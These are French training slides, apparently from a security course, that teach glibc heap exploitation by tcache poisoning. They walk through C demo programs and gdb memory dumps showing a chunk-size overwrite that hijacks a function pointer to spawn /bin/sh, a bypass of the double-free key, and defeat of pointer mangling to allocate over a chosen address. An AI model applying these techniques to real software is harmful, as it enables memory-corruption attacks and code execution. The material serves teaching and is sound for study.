PARTIE 2

Exploitation

AMOSSYS

Introduction

- Les algos de heap marchent très bien
- Ils reposent sur des métadonnées
- Ces métadonnées sont stockées directement dans la heap
- Notre but : réécrire ces métadonnées pour que les algos de heap fassent ce qu'on veut
- Comment : Il faut une vulnérabilité
  - Un Use After Free
  - Un Heap Overflow
  - Un Double Free
- A part le heap overflow, ces vulnerabilités sont 'protégées'
  - au sens ou même si elles sont présentes et qu'on les déclenche,
  - le programme s'en rendra compte
- On va donc aussi chercher à contourner ces protections, ou même les désactiver

Exploitation

tcache poisonning

- Une liste chainée
- Depuis laquelle sont réalloués les chunks

```
0x555555559000:    0x0000000000000000    0x0000000000000291
0x555555559010:    0x0000000000000003    0x0000000000000000
0x555555559020:    0x0000000000000000    0x0000000000000000
0x555555559030:    0x0000000000000000    0x0000000000000000
0x555555559040:    0x0000000000000000    0x0000000000000000
0x555555559050:    0x0000000000000000    0x0000000000000000
0x555555559060:    0x0000000000000000    0x0000000000000000
0x555555559070:    0x0000000000000000    0x0000000000000000
0x555555559080:    0x0000000000000000    0x0000000000000000
0x555555559090:    0x000055555555c300    0x0000000000000000
...
0x55555555c2f0:    0x0000000000000000    0x0000000000000021
0x55555555c300:    0x000055500000967c    0xd164f114b264d441
0x55555555c310:    0x0000000000000000    0x0000000000000021
0x55555555c320:    0x000055500000961c    0xd164f114b264d441
0x55555555c330:    0x0000000000000000    0x0000000000000021
0x55555555c340:    0x000000055555555c    0xd164f114b264d441
0x55555555c350:    0x0000000000000000    0x000000000001da01
```

```
>>> hex(0x000055000000967c^(0x55555555c300>>12))
'0x55055555c320'
>>> hex(0x000055000000961c^(0x55555555c320>>12))
'0x55055555c340'
```

Exploitation

tcache poisonning

- Sur un exemple de chunk free on peut voir plusieurs protections

```
0x55555555c2f0:     0x0000000000000000     0x0000000000000021
0x55555555c300:     0x000055500000967c     0xd164f114b264d441
```

- la taille ici 0x21 -> appartient au tcache de taille 16
- la double free key ici 0xd164f114b264d441
- le pointeur du prochain chunk ici 0x000055500000967c

On va voir comment on peut soit les bypasser, soit les tourner à notre avantage

Exploitation

tcache poisonning - 1 - changer la taillle d'un chunk

```c
void win(){
    system("/bin/sh");
}

struct struct_size_32{
    void (*func1)();
    void (*func2)();
    void (*func3)();
    void (*func4)();
};

struct struct_size_48{
    void (*func1)();
    void (*func2)();
    void (*func3)();
    void (*func4)();
    void (*func5)();
    void (*func6)();
};
```

```c
struct struct_size_32 * malloc_struct_size32(){
    struct struct_size_32 * res;
    res = malloc(sizeof(struct struct_size_32));
    return res;
}

struct struct_size_48 * malloc_struct_size48(){
    struct struct_size_48 * res;
    res = malloc(sizeof(struct struct_size_48));
    res->func1 = res->func2 = win;
    res->func3 = res->func4 = win;
    res->func5 = res->func6 = win;
    return res;
}
```

On peut

- free et alloc chacune de ses structures
- faire un heap overflow sur chacune de ces structures
- appeler les fonctions de la structure 'struct_size_32'
- comment faire pour appeler 'win' ?

Exploitation

tcache poisonning - 1 - changer la taillle d'un chunk

Comme sur les challenges de basic double free/use after free de rootme
On voudrait

- alloc la 48

tcache poisonning - 1 - changer la taillle d'un chunk

Comme sur les challenges de basic double free/use after free de rootme
On voudrait

- alloc la 48
- free la 48

tcache poisonning - 1 - changer la taillle d'un chunk

Comme sur les challenges de basic double free/use after free de rootme
On voudrait

- alloc la 48
- free la 48
- alloc la 32

tcache poisonning - 1 - changer la taillle d'un chunk

Comme sur les challenges de basic double free/use after free de rootme
On voudrait

- alloc la 48
- free la 48
- alloc la 32
- utiliser les fonctions de la 48 grâce à la 32

Exploitation

tcache poisonning - 1 - changer la taillle d'un chunk

Comme sur les challenges de basic double free/use after free de rootme
On voudrait

- alloc la 48
- free la 48
- alloc la 32
- utiliser les fonctions de la 48 grâce à la 32

Problème

Exploitation

tcache poisonning - 1 - changer la taillle d'un chunk

Comme sur les challenges de basic double free/use after free de rootme
On voudrait

- alloc la 48
- free la 48
- alloc la 32
- utiliser les fonctions de la 48 grâce à la 32

Problème

- le tcache

tcache poisonning - 1 - changer la taillle d'un chunk

Comme sur les challenges de basic double free/use after free de rootme
On voudrait

- alloc la 48
- free la 48
- alloc la 32
- utiliser les fonctions de la 48 grâce à la 32

Problème

- le tcache
- si on free la 48 elle va être dans le tcache 48

Exploitation

tcache poisonning - 1 - changer la taillle d'un chunk

Comme sur les challenges de basic double free/use after free de rootme
On voudrait

- alloc la 48
- free la 48
- alloc la 32
- utiliser les fonctions de la 48 grâce à la 32

Problème

- le tcache
- si on free la 48 elle va être dans le tcache 48
- et quand on va malloc la 32

Exploitation

tcache poisonning - 1 - changer la taillle d'un chunk

Comme sur les challenges de basic double free/use after free de rootme
On voudrait

- alloc la 48
- free la 48
- alloc la 32
- utiliser les fonctions de la 48 grâce à la 32

Problème

- le tcache
- si on free la 48 elle va être dans le tcache 48
- et quand on va malloc la 32
- elle va être allouée à un nouvel endroit

Exploitation

tcache poisonning - 1 - changer la taillle d'un chunk

```c
int main(int argc, char ** argv){
    struct struct_size_32 * first32;
    first32 = malloc_struct_size32();
}
```

```
(gdb) x/10gx 0x555555559000
0x555555559000: 0x0000000000000000 0x0000000000000291
0x555555559010: 0x0000000000000000 0x0000000000000000
0x555555559020: 0x0000000000000000 0x0000000000000000
0x555555559030: 0x0000000000000000 0x0000000000000000
0x555555559040: 0x0000000000000000 0x0000000000000000
(gdb) x/20gx 0x555555559290
0x555555559290: 0x0000000000000000 0x0000000000000031
0x5555555592a0: 0x0000000000000000 0x0000000000000000
0x5555555592b0: 0x0000000000000000 0x0000000000000000
0x5555555592c0: 0x0000000000000000 0x0000000000020d41
0x5555555592d0: 0x0000000000000000 0x0000000000000000
0x5555555592e0: 0x0000000000000000 0x0000000000000000
0x5555555592f0: 0x0000000000000000 0x0000000000000000
0x555555559300: 0x0000000000000000 0x0000000000000000
0x555555559310: 0x0000000000000000 0x0000000000000000
0x555555559320: 0x0000000000000000 0x0000000000000000
```

Exploitation

tcache poisonning - 1 - changer la taillle d'un chunk

```c
int main(int argc, char ** argv){
    struct struct_size_32 * first32;
    first32 = malloc_struct_size32();
    struct struct_size_48 * first48;
    first48 = malloc_struct_size48();
}
```

```
(gdb) x/10gx 0x555555559000
0x555555559000: 0x0000000000000000 0x0000000000000291
0x555555559010: 0x0000000000000000 0x0000000000000000
0x555555559020: 0x0000000000000000 0x0000000000000000
0x555555559030: 0x0000000000000000 0x0000000000000000
0x555555559040: 0x0000000000000000 0x0000000000000000
(gdb) x/20gx 0x555555559290
0x555555559290: 0x0000000000000000 0x0000000000000031
0x5555555592a0: 0x0000000000000000 0x0000000000000000
0x5555555592b0: 0x0000000000000000 0x0000000000000000
0x5555555592c0: 0x0000000000000000 0x0000000000000041
0x5555555592d0: 0x0000555555555179 0x0000555555555179
0x5555555592e0: 0x0000555555555179 0x0000555555555179
0x5555555592f0: 0x0000555555555179 0x0000555555555179
0x555555559300: 0x0000000000000000 0x0000000000020d01
0x555555559310: 0x0000000000000000 0x0000000000000000
0x555555559320: 0x0000000000000000 0x0000000000000000
```

Exploitation

tcache poisonning - 1 - changer la taillle d'un chunk

```c
int main(int argc, char ** argv){
    struct struct_size_32 * first32;
    first32 = malloc_struct_size32();
    struct struct_size_48 * first48;
    first48 = malloc_struct_size48();
    char payload[42];
    memset(payload, 0x31, 42);
    payload[41] = '\0';
    memcpy(first32, payload, 41);
}
```

```
(gdb) x/10gx 0x555555559000
0x555555559000: 0x0000000000000000 0x0000000000000291
0x555555559010: 0x0000000000000000 0x0000000000000000
0x555555559020: 0x0000000000000000 0x0000000000000000
0x555555559030: 0x0000000000000000 0x0000000000000000
0x555555559040: 0x0000000000000000 0x0000000000000000
(gdb) x/20gx 0x555555559290
0x555555559290: 0x0000000000000000 0x0000000000000031
0x5555555592a0: 0x3131313131313131 0x3131313131313131
0x5555555592b0: 0x3131313131313131 0x3131313131313131
0x5555555592c0: 0x3131313131313131 0x0000000000000031
0x5555555592d0: 0x0000555555555179 0x0000555555555179
0x5555555592e0: 0x0000555555555179 0x0000555555555179
0x5555555592f0: 0x0000555555555179 0x0000555555555179
0x555555559300: 0x0000000000000000 0x0000000000020d01
0x555555559310: 0x0000000000000000 0x0000000000000000
0x555555559320: 0x0000000000000000 0x0000000000000000
```

Exploitation

tcache poisonning - 1 - changer la taillle d'un chunk

```c
int main(int argc, char ** argv){
    struct struct_size_32 * first32;
    first32 = malloc_struct_size32();
    struct struct_size_48 * first48;
    first48 = malloc_struct_size48();
    char payload[42];
    memset(payload, 0x31, 42);
    payload[41] = '\0';
    memcpy(first32, payload, 41);
    free(first48);
}
```

```
(gdb) x/10gx 0x555555559000
0x555555559000: 0x0000000000000000 0x0000000000000291
0x555555559010: 0x0000000000010000 0x0000000000000000
0x555555559020: 0x0000000000000000 0x0000000000000000
0x555555559030: 0x0000000000000000 0x0000000000000000
0x555555559040: 0x0000000000000000 0x0000000000000000
(gdb) x/20gx 0x555555559290
0x555555559290: 0x0000000000000000 0x0000000000000031
0x5555555592a0: 0x3131313131313131 0x3131313131313131
0x5555555592b0: 0x3131313131313131 0x3131313131313131
0x5555555592c0: 0x3131313131313131 0x0000000000000031
0x5555555592d0: 0x0000000555555559 0x85d50dea0e640a18
0x5555555592e0: 0x0000555555555179 0x0000555555555179
0x5555555592f0: 0x0000555555555179 0x0000555555555179
0x555555559300: 0x0000000000000000 0x0000000000020d01
0x555555559310: 0x0000000000000000 0x0000000000000000
0x555555559320: 0x0000000000000000 0x0000000000000000
```

Exploitation

tcache poisonning - 1 - changer la taillle d'un chunk

```c
int main(int argc, char ** argv){
    struct struct_size_32 * first32;
    first32 = malloc_struct_size32();
    struct struct_size_48 * first48;
    first48 = malloc_struct_size48();
    char payload[42];
    memset(payload, 0x31, 42);
    payload[41] = '\0';
    memcpy(first32, payload, 41);
    free(first48);
    struct struct_size_32 * sec32;
    sec32 = malloc_struct_size32();
}
```

```
(gdb) x/10gx 0x555555559000
0x555555559000: 0x0000000000000000 0x0000000000000291
0x555555559010: 0x0000000000000000 0x0000000000000000
0x555555559020: 0x0000000000000000 0x0000000000000000
0x555555559030: 0x0000000000000000 0x0000000000000000
0x555555559040: 0x0000000000000000 0x0000000000000000
(gdb) x/20gx 0x555555559290
0x555555559290: 0x0000000000000000 0x0000000000000031
0x5555555592a0: 0x3131313131313131 0x3131313131313131
0x5555555592b0: 0x3131313131313131 0x3131313131313131
0x5555555592c0: 0x3131313131313131 0x0000000000000031
0x5555555592d0: 0x0000000555555559 0x0000000000000000
0x5555555592e0: 0x0000555555555179 0x0000555555555179
0x5555555592f0: 0x0000555555555179 0x0000555555555179
0x555555559300: 0x0000000000000000 0x0000000000020d01
0x555555559310: 0x0000000000000000 0x0000000000000000
0x555555559320: 0x0000000000000000 0x0000000000000000
```

Exploitation

tcache poisonning - 1 - changer la taillle d'un chunk

```c
int main(int argc, char ** argv){
    struct struct_size_32 * first32;
    first32 = malloc_struct_size32();
    struct struct_size_48 * first48;
    first48 = malloc_struct_size48();
    char payload[42];
    memset(payload, 0x31, 42);
    payload[41] = '\0';
    memcpy(first32, payload, 41);
    free(first48);
    struct struct_size_32 * sec32;
    sec32 = malloc_struct_size32();
    second32->func3();
}
```

```
(gdb) c
Continuing.
[Detaching after vfork from child process 19145]
sh-5.3$ ls
change_size.c change_size
sh-5.3$
```

tcache poisonning - 1 - changer la taillle d'un chunk

Ce qu'il faut avoir retenu ici :

- Si on change la taille d'un chunk pendant qu'il est encore en vie
- puis qu'on le free
- il sera dans la liste de free de la taille qu'on lui a donné

Exploitation

tcache poisonning - 2 - bypass double free mitigation

```c
int main(int argc, char ** argv){
    void * chunk1 = malloc(16);
    free(chunk1);
    free(chunk1);
}
```

```
 $ ./double_free
free(): double free detected in tcache 2
zsh: IOT instruction  ./double_free
```

Exploitation

tcache poisonning - 2 - bypass double free mitigation

```c
int main(int argc, char ** argv){
    void * chunk1 = malloc(16);
    free(chunk1);
}
```

```
(gdb) x/10gx 0x0000555555559000
0x555555559000: 0x0000000000000000 0x0000000000000291
0x555555559010: 0x0000000000000001 0x0000000000000000
0x555555559020: 0x0000000000000000 0x0000000000000000
0x555555559030: 0x0000000000000000 0x0000000000000000
0x555555559040: 0x0000000000000000 0x0000000000000000
(gdb) x/4gx 0x555555559290
0x555555559290: 0x0000000000000000 0x0000000000000021
0x5555555592a0: 0x0000000555555559 0x23a78cdff5e32a8c
```

Exploitation

tcache poisonning - 2 - bypass double free mitigation

```c
int main(int argc, char ** argv){
    void * chunk1 = malloc(16);
    free(chunk1);
    free(chunk1);
}
```

```
(gdb) c
Continuing.
free(): double free detected in tcache 2
Program received signal SIGABRT, Aborted.
__pthread_kill_implementation
(gdb) bt
#0  __pthread_kill_implementation
#1  0x00007ffff7e359ff in __pthread_kill_internal
#2  0x00007ffff7de0cc2 in __GI_raise
#3  0x00007ffff7dc94ac in __GI_abort
#4  0x00007ffff7dca291 in __libc_message_impl
#5  0x00007ffff7e3f465 in malloc_printerr
#6  0x00007ffff7e3f4f6 in tcache_double_free_verify
#7  0x00007ffff7e44430 in tcache_free
#8  _int_free
#9  __GI___libc_free
#10 0x000055555555517e in main
```

Exploitation

tcache poisonning - 2 - bypass double free mitigation

```
void tcache_free(void *__ptr){
    ...
    if (*(long *)((long)__ptr + 8) == DAT_002ee218) {
        tcache_double_free_verify(__ptr,uVar7);
    }
    ...
}
void tcache_double_free_verify(ulong *param_1,long param_2){
    ...
    if (puVar2 == param_1) {FUN_0019e450("free(): double free detected in tcache 2");}
    ...
}
```

```
(gdb) b *tcache_free+209
Breakpoint 6 at 0x7ffff7e44311: file ./malloc/malloc.c, line 3262.
(gdb) x/gx $rbx
0xade4eac3bb50c932:        Cannot access memory at address 0xade4eac3bb50c932
(gdb) x/gx $rdi+0x8
0x5555555592a8:        0xade4eac3bb50c932
(gdb) x/6gx 0x555555559280
0x555555559280:        0x0000000000000000        0x0000000000000000
0x555555559290:        0x0000000000000000        0x0000000000000021
0x5555555592a0:        0x0000000555555559        0xade4eac3bb50c932
```

Exploitation

tcache poisonning - 2 - bypass double free mitigation

```
(gdb) disas main
Dump of assembler code for function main:
...
0x000000000000116d <+36>: call 0x1030 <free@plt>
0x0000000000001172 <+41>: mov -0x8(%rbp),%rax
...
End of assembler dump.
(gdb) b *main+41
Breakpoint 1 at 0x1172

(gdb) x/6gx 0x555555559280
0x555555559280: 0x0000000000000000 0x0000000000000000
0x555555559290: 0x0000000000000000 0x0000000000000021
0x5555555592a0: 0x0000000555555559 0x8c9ac408ad4782d0
(gdb) set *0x5555555592a8=0
(gdb) c
Continuing.
[Inferior 1 (process 24339) exited normally]
```

tcache poisonning - 2 - bypass double free mitigation

Ce qu'il faut avoir retenu ici :

- dans le tcache une seule chose vérifie le double free
- d'autres mécanismes protègent des doubles free dans les autres listes
- modifier cette valeur après un free permet de refree à loisir

tcache poisonning - 3 - choisir où on va allouer le prochain chunk

- le tcache est une liste de liste
- à chaque fois qu'un chunk est alloué, il est pris depuis une de ces listes
- que se passe-t-til si on corromp cette liste ?

tcache poisonning - 3 - choisir où on va allouer le prochain chunk

```
int main(int argc, char ** argv){
    void * chunk1 = malloc(16);
    void * chunk2 = malloc(16);
    void * secret = malloc(16);
    strncpy(secret, "SECRET_VALUE", 12);
    .?.?.?
}
```

On veut lire ce qu'il y a dans secret,
Et on peut faire :


- free chunk1 ou chunk2
- RW chunk1 ou chunk2
- alloc des chunks de taille 16
- la vuln c'est un UAF RW sur chunk1 et chunk2

Que va-t-on faire ?

Exploitation

tcache poisonning - 3 - choisir où on va allouer le prochain chunk


```
int main(int argc, char ** argv){
    void * chunk1 = malloc(16);
    void * chunk2 = malloc(16);
    void * secret = malloc(16);
    strncpy(secret, "SECRET_VALUE", 12
    .?.?.?
}
```



Exploitation

tcache poisonning - 3 - choisir où on va allouer le prochain chunk


```
int main(int argc, char ** argv){
    void * chunk1 = malloc(16);
    void * chunk2 = malloc(16);
    void * secret = malloc(16);
    strncpy(secret, "SECRET_VALUE", 12
    free(chunk2);
    .?.?.?
}
```



Exploitation

tcache poisonning - 3 - choisir où on va allouer le prochain chunk


```
int main(int argc, char ** argv){
    void * chunk1 = malloc(16);
    void * chunk2 = malloc(16);
    void * secret = malloc(16);
    strncpy(secret, "SECRET_VALUE", 12
    free(chunk2);
    free(chunk1);
    .?.?.?
}
```



Exploitation

tcache poisonning - 3 - choisir où on va allouer le prochain chunk


```
int main(int argc, char ** argv){
    void * chunk1 = malloc(16);
    void * chunk2 = malloc(16);
    void * secret = malloc(16);
    strncpy(secret, "SECRET_VALUE", 12
    free(chunk2);
    free(chunk1);
    modif(chunk1);
    .?.?.?
}
```



Exploitation

tcache poisonning - 3 - choisir où on va allouer le prochain chunk


```
int main(int argc, char ** argv){
    void * chunk1 = malloc(16);
    void * chunk2 = malloc(16);
    void * secret = malloc(16);
    strncpy(secret, "SECRET_VALUE", 12
    free(chunk2);
    free(chunk1);
    modif(chunk1);
    chunk1 = malloc(16);
    .?.?.?
}
```



Exploitation

tcache poisonning - 3 - choisir où on va allouer le prochain chunk

```
int main(int argc, char ** argv){
    void * chunk1 = malloc(16);
    void * chunk2 = malloc(16);
    void * secret = malloc(16);
    strncpy(secret, "SECRET_VALUE", 12
    free(chunk2);
    free(chunk1);
    modif(chunk1);
    chunk1 = malloc(16);
    chunk2 = malloc(16);
    .?.?.?
}
```



Exploitation

tcache poisonning - 3 - choisir où on va allouer le prochain chunk

```c
int main(int argc, char ** argv){
    void * chunk1 = malloc(16);
    void * chunk2 = malloc(16);
    void * secret = malloc(16);
    strncpy(secret, "SECRET_VALUE", 12);
    free(chunk2);
    free(chunk1);
    modif(chunk1);
    chunk1 = malloc(16);
    chunk2 = malloc(16);
    print(chunk2);
}
```

```
$ ./choose_alloc
  leak1 = 0x55b0f69b2
  leak2 = 0x55b5ad944b72
  leak3 = 0x55b0f69b22c0
  secret adress = 0x55b0f69b22e0
  new adress = 0x55b5ad944b52
  chunk1 = 55b5ad944b72
  chunk1 = 55b5ad944b52
  SECRET_V
```

Exploitation

tcache poisonning - 3 - choisir où on va allouer le prochain chunk

```
int main(int argc, char ** argv){
    void * chunk1 = malloc(16);
    void * chunk2 = malloc(16);
    void * secret = malloc(16);
    strncpy(secret, "SECRET_VALUE", 12);
    .?.?.?
}
```

C'est un peu plus compliqué que ça en vrai,
Car il y a certaines protections
Notamment les pointeurs manglés

Exploitation

tcache poisonning - 3 - choisir où on va allouer le prochain chunk

```c
int main(int argc, char ** argv){
void * chunk1 = malloc(16);
void * chunk2 = malloc(16);
void * secret = malloc(16);
strncpy(secret, "SECRET_VALUE", 12);
.?.?.?
}
```

```
(gdb) x/20gx 0x555555559000
0x555555559000: 0x0000000000000000 0x0000000000000291
0x555555559010: 0x0000000000000000 0x0000000000000000
0x555555559020: 0x0000000000000000 0x0000000000000000
0x555555559030: 0x0000000000000000 0x0000000000000000
0x555555559040: 0x0000000000000000 0x0000000000000000
0x555555559050: 0x0000000000000000 0x0000000000000000
0x555555559060: 0x0000000000000000 0x0000000000000000
0x555555559070: 0x0000000000000000 0x0000000000000000
0x555555559080: 0x0000000000000000 0x0000000000000000
0x555555559090: 0x0000000000000000 0x0000000000000000
(gdb) x/20gx 0x555555559280
0x555555559280: 0x0000000000000000 0x0000000000000000
0x555555559290: 0x0000000000000000 0x0000000000000021
0x5555555592a0: 0x0000000000000000 0x0000000000000000
0x5555555592b0: 0x0000000000000000 0x0000000000000021
0x5555555592c0: 0x0000000000000000 0x0000000000000000
0x5555555592d0: 0x0000000000000000 0x0000000000000021
0x5555555592e0: 0x565f544552434553 0x0000000045554c41
0x5555555592f0: 0x0000000000000000 0x0000000000020d11
0x555555559300: 0x0000000000000000 0x0000000000000000
0x555555559310: 0x0000000000000000 0x0000000000000000
```

Exploitation

tcache poisonning - 3 - choisir où on va allouer le prochain chunk

```c
int main(int argc, char ** argv){
  void * chunk1 = malloc(16);
  void * chunk2 = malloc(16);
  void * secret = malloc(16);
  strncpy(secret, "SECRET_VALUE", 12);
  free(chunk2);
  .?.?.?
}
```

```
(gdb) x/20gx 0x555555559000
0x555555559000: 0x0000000000000000 0x0000000000000291
0x555555559010: 0x0000000000000001 0x0000000000000000
0x555555559020: 0x0000000000000000 0x0000000000000000
0x555555559030: 0x0000000000000000 0x0000000000000000
0x555555559040: 0x0000000000000000 0x0000000000000000
0x555555559050: 0x0000000000000000 0x0000000000000000
0x555555559060: 0x0000000000000000 0x0000000000000000
0x555555559070: 0x0000000000000000 0x0000000000000000
0x555555559080: 0x0000000000000000 0x0000000000000000
0x555555559090: 0x00005555555592c0 0x0000000000000000
(gdb) x/20gx 0x555555559280
0x555555559280: 0x0000000000000000 0x0000000000000000
0x555555559290: 0x0000000000000000 0x0000000000000021
0x5555555592a0: 0x0000000000000000 0x0000000000000000
0x5555555592b0: 0x0000000000000000 0x0000000000000021
0x5555555592c0: 0x0000000555555559 0xff36ba6b2e6b7d2a
0x5555555592d0: 0x0000000000000000 0x0000000000000021
0x5555555592e0: 0x565f544552434553 0x0000000045554c41
0x5555555592f0: 0x0000000000000000 0x0000000000020d11
0x555555559300: 0x0000000000000000 0x0000000000000000
0x555555559310: 0x0000000000000000 0x0000000000000000
```

Exploitation

tcache poisonning - 3 - choisir où on va allouer le prochain chunk

```c
int main(int argc, char ** argv){
  void * chunk1 = malloc(16);
  void * chunk2 = malloc(16);
  void * secret = malloc(16);
  strncpy(secret, "SECRET_VALUE", 12);
  free(chunk2);
  free(chunk1);
  .?.?.?
}
```

```
(gdb) x/20gx 0x555555559000
0x555555559000: 0x0000000000000000 0x0000000000000291
0x555555559010: 0x0000000000000002 0x0000000000000000
0x555555559020: 0x0000000000000000 0x0000000000000000
0x555555559030: 0x0000000000000000 0x0000000000000000
0x555555559040: 0x0000000000000000 0x0000000000000000
0x555555559050: 0x0000000000000000 0x0000000000000000
0x555555559060: 0x0000000000000000 0x0000000000000000
0x555555559070: 0x0000000000000000 0x0000000000000000
0x555555559080: 0x0000000000000000 0x0000000000000000
0x555555559090: 0x00005555555592a0 0x0000000000000000
(gdb) x/20gx 0x555555559280
0x555555559280: 0x0000000000000000 0x0000000000000000
0x555555559290: 0x0000000000000000 0x0000000000000021
0x5555555592a0: 0x000055500000c799 0xff36ba6b2e6b7d2a
0x5555555592b0: 0x0000000000000000 0x0000000000000021
0x5555555592c0: 0x0000000555555559 0xff36ba6b2e6b7d2a
0x5555555592d0: 0x0000000000000000 0x0000000000000021
0x5555555592e0: 0x565f544552434553 0x0000000045554c41
0x5555555592f0: 0x0000000000000000 0x0000000000020d11
0x555555559300: 0x0000000000000000 0x0000000000000000
0x555555559310: 0x0000000000000000 0x0000000000000000
```

Exploitation

tcache poisonning - 3 - choisir où on va allouer le prochain chunk

```c
int main(int argc, char ** argv){
  void * chunk1 = malloc(16);
  void * chunk2 = malloc(16);
  void * secret = malloc(16);
  strncpy(secret, "SECRET_VALUE", 12);
  free(chunk2);
  free(chunk1);
  long leak1 = *chunk2;
  long leak2 = *chunk1;
  long leak3 = xor(leak1, leak2);
  long new_at = xor(secret, leak1);
  *(long *)chunk1 = new_at;
  .?.?.?
}
```

```
leak1 = 0x555555559
leak2 = 0x55500000c799
leak3 = 0x5555555592c0
secret adress = 0x5555555592e0
new adress = 0x55500000c7b9
chunk1 = 0x55500000c799
chunk1 = 0x55500000c7b9
```

```
(gdb) x/20gx 0x555555559000
0x555555559000: 0x0000000000000000 0x0000000000000291
0x555555559010: 0x0000000000000002 0x0000000000000000
0x555555559020: 0x0000000000000000 0x0000000000000000
0x555555559030: 0x0000000000000000 0x0000000000000000
0x555555559040: 0x0000000000000000 0x0000000000000000
0x555555559050: 0x0000000000000000 0x0000000000000000
0x555555559060: 0x0000000000000000 0x0000000000000000
0x555555559070: 0x0000000000000000 0x0000000000000000
0x555555559080: 0x0000000000000000 0x0000000000000000
0x555555559090: 0x00005555555592a0 0x0000000000000000
(gdb) x/20gx 0x555555559280
0x555555559280: 0x0000000000000000 0x0000000000000000
0x555555559290: 0x0000000000000000 0x0000000000000021
0x5555555592a0: 0x000055500000c7b9 0xff36ba6b2e6b7d2a
0x5555555592b0: 0x0000000000000000 0x0000000000000021
0x5555555592c0: 0x0000000555555559 0xff36ba6b2e6b7d2a
0x5555555592d0: 0x0000000000000000 0x0000000000000021
0x5555555592e0: 0x565f544552434553 0x0000000045554c41
0x5555555592f0: 0x0000000000000000 0x0000000000000411
0x555555559300: 0x3d20316b6e756863 0x3030303035353520
0x555555559310: 0x63300a3962376330 0x000a30650a396237
```

Exploitation

tcache poisonning - 3 - choisir où on va allouer le prochain chunk

```c
int main(int argc, char ** argv){
  void * chunk1 = malloc(16);
  void * chunk2 = malloc(16);
  void * secret = malloc(16);
  strncpy(secret, "SECRET_VALUE", 12);
  free(chunk2);
  free(chunk1);
  long leak1 = *chunk2;
  long leak2 = *chunk1;
  long leak3 = xor(leak1, leak2);
  long new_at = xor(secret, leak1);
  *(long *)chunk1 = new_at;
  chunk1 = malloc(16);
  .?.?.?
}
```

```
(gdb) x/20gx 0x555555559000
0x555555559000: 0x0000000000000000 0x0000000000000291
0x555555559010: 0x0000000000000001 0x0000000000000000
0x555555559020: 0x0000000000000000 0x0000000000000000
0x555555559030: 0x0000000000000000 0x0000000000000000
0x555555559040: 0x0000000000000000 0x0000000000000000
0x555555559050: 0x0000000000000000 0x0000000000000000
0x555555559060: 0x0000000000000000 0x0000000000000000
0x555555559070: 0x0000000000000000 0x0000000000000000
0x555555559080: 0x0000000000000000 0x0000000000000000
0x555555559090: 0x00005555555592e0 0x0000000000000000
(gdb) x/20gx 0x555555559280
0x555555559280: 0x0000000000000000 0x0000000000000000
0x555555559290: 0x0000000000000000 0x0000000000000021
0x5555555592a0: 0x000055500000c7b9 0x0000000000000000
0x5555555592b0: 0x0000000000000000 0x0000000000000021
0x5555555592c0: 0x0000000555555559 0xff36ba6b2e6b7d2a
0x5555555592d0: 0x0000000000000000 0x0000000000000021
0x5555555592e0: 0x565f544552434553 0x0000000045554c41
0x5555555592f0: 0x0000000000000000 0x0000000000000411
0x555555559300: 0x3d20316b6e756863 0x3030303035353520
0x555555559310: 0x63300a3962376330 0x000a30650a396237
```

Exploitation

tcache poisonning - 3 - choisir où on va allouer le prochain chunk

```c
int main(int argc, char ** argv){
  void * chunk1 = malloc(16);
  void * chunk2 = malloc(16);
  void * secret = malloc(16);
  strncpy(secret, "SECRET_VALUE", 12);
  free(chunk2);
  free(chunk1);
  long leak1 = *chunk2;
  long leak2 = *chunk1;
  long leak3 = xor(leak1, leak2);
  long new_at = xor(secret, leak1);
  *(long *)chunk1 = new_at;
  chunk1 = malloc(16);
  chunk2 = malloc(16);
  .?.?.?
}
```

```
(gdb) x/20gx 0x555555559000
0x555555559000: 0x0000000000000000 0x0000000000000291
0x555555559010: 0x0000000000000000 0x0000000000000000
0x555555559020: 0x0000000000000000 0x0000000000000000
0x555555559030: 0x0000000000000000 0x0000000000000000
0x555555559040: 0x0000000000000000 0x0000000000000000
0x555555559050: 0x0000000000000000 0x0000000000000000
0x555555559060: 0x0000000000000000 0x0000000000000000
0x555555559070: 0x0000000000000000 0x0000000000000000
0x555555559080: 0x0000000000000000 0x0000000000000000
0x555555559090: 0x565f54400716100a 0x0000000000000000
(gdb) x/20gx 0x555555559280
0x555555559280: 0x0000000000000000 0x0000000000000000
0x555555559290: 0x0000000000000000 0x0000000000000021
